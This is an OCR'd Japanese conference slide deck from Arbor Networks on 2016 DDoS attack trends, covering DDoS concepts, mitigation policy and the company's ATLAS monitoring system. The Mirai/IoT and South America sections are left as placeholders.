ARBOR NETWORKS
The Security Division of NETSCOUT

JANOG 39
- DDoS トレンド 2016 -

Takashi Sasaki
SE Manager - JAPAN

アジェンダ

- DDoS攻撃とは
- ATLASにおける2016年DDoSトレンド
- 南米でのトラフィックトレンドとDDoS攻撃
- Mirai botとIoT

ARBOR NETWORKS
The Security Division of NETSCOUT

アジェンダ

- **DDoS攻撃とは**
- ATLASにおける2016年DDoSトレンド
- 南米でのトラフィックトレンドとDDoS攻撃
- Mirai botとIoT

ARBOR NETWORKS
The Security Division of NETSCOUT

DDoS攻撃とは？

DDoS

(Distributed Denial of Service)


↓

Serviceが提供できなくなる事

↓

サーバーへのアクセスが不能になる事

攻撃者




様々な攻撃手法でサーバーダウンを試みます
サーバーへ接続不能に陥らせる事が最大のモチベーション

攻撃者

攻撃者はサーバーがダウンしなければ、攻撃は失敗に終わり
攻撃をやめます


過剰防衛

サーバーがダウンしない程度の攻撃には特に対処する必要はありません
無理に防御しようとする事は、正規な通信にも影響を及ぼす可能性があります




サーバーがダウンする攻撃（DDoS攻撃）が来た場合に、その攻撃を緩和する必要があります

DDoS防御の考え方



多くのDDoS攻撃は、パケット単位では正常通信と全く同じように見えます。従って防御する為にはポリシーを定義する必要があります。

DDoS防御の考え方



場合によってはポリシーに違反した僅かな正規ユーザーの通信に影響が出る場合があります。しかしながら、その他多くのユーザがサーバーにアクセスできる事がDDoS対策の成功となります

DDoS その他

ISP（インフラ）に対する攻撃　-　ISPのサービス断

DNSサーバーに対する攻撃　-　結果として特定サーバーへのアクセス不可

他ISPに対する攻撃からの反射 - ソースIPがスプーフされている場合

アジェンダ


- DDoS攻撃とは
- **ATLASにおける2016年DDoSトレンド**
- 南米でのトラフィックトレンドとDDoS攻撃
- Mirai botとIoT

ARBOR NETWORKS
The Security Division of NETSCOUT

世界中最大級のネットワーク監視システム

90% Tier1サービスプロバイダの90%がARBORのお客様

107 ARBORの製品は107ヶ国に展開




35%のインターネット・トラフィックをATLASで監視

16 ARBORは革新的なセキュリティとネットワーク可視化技術を16年間に渡り提供

ARBORの市場ポジションはキャリア・エンタープライズ・モバイルのDDoS市場において61%のシェア
[Infonetics Research Dec 2011]

ARBOR NETWORKS


ATLAS (Active Threat Level Analysis System：脅威レベル解析システム)



❶ 攻撃活動を発見し分類するためにダークネット空間でATLAS SENSORが展開される。

❷ ARBORのPeakflow、サードパーティおよび脆弱性のデータと組み合わせてATLAS DATA CENTERに送信される。


❸ 研究チーム(ASERT)は、そのデータを結合し分析した結果をポータル・サイトに公開する。
・過去24時間の攻撃種類トップ
・過去24時間の攻撃における送信元など



ピーク時最大140Tbps のインターネット・トラフィックをATLASで収集

http://www.digitalattackmap.com/

Digital Attack Map



ATLASデータのご紹介


- 2016年1月1日から2016年12月31日までにATLASで観測されたDDoS攻撃データです
- 日本とワールドワイドのデータとなります

ATLASデータのご紹介

ワールドワイド


bps
pps
回数

1月 → 12月




日本

ATLASデータのご紹介



ワールドワイド



日本

データ資料は当日

アジェンダ

- DDoS攻撃とは
- ATLASにおける2016年DDoSトレンド
- **南米でのトラフィックトレンドとDDoS攻撃**
- Mirai botとIoT

ARBOR NETWORKS
The Security Division of NETSCOUT

データ資料は当日

アジェンダ

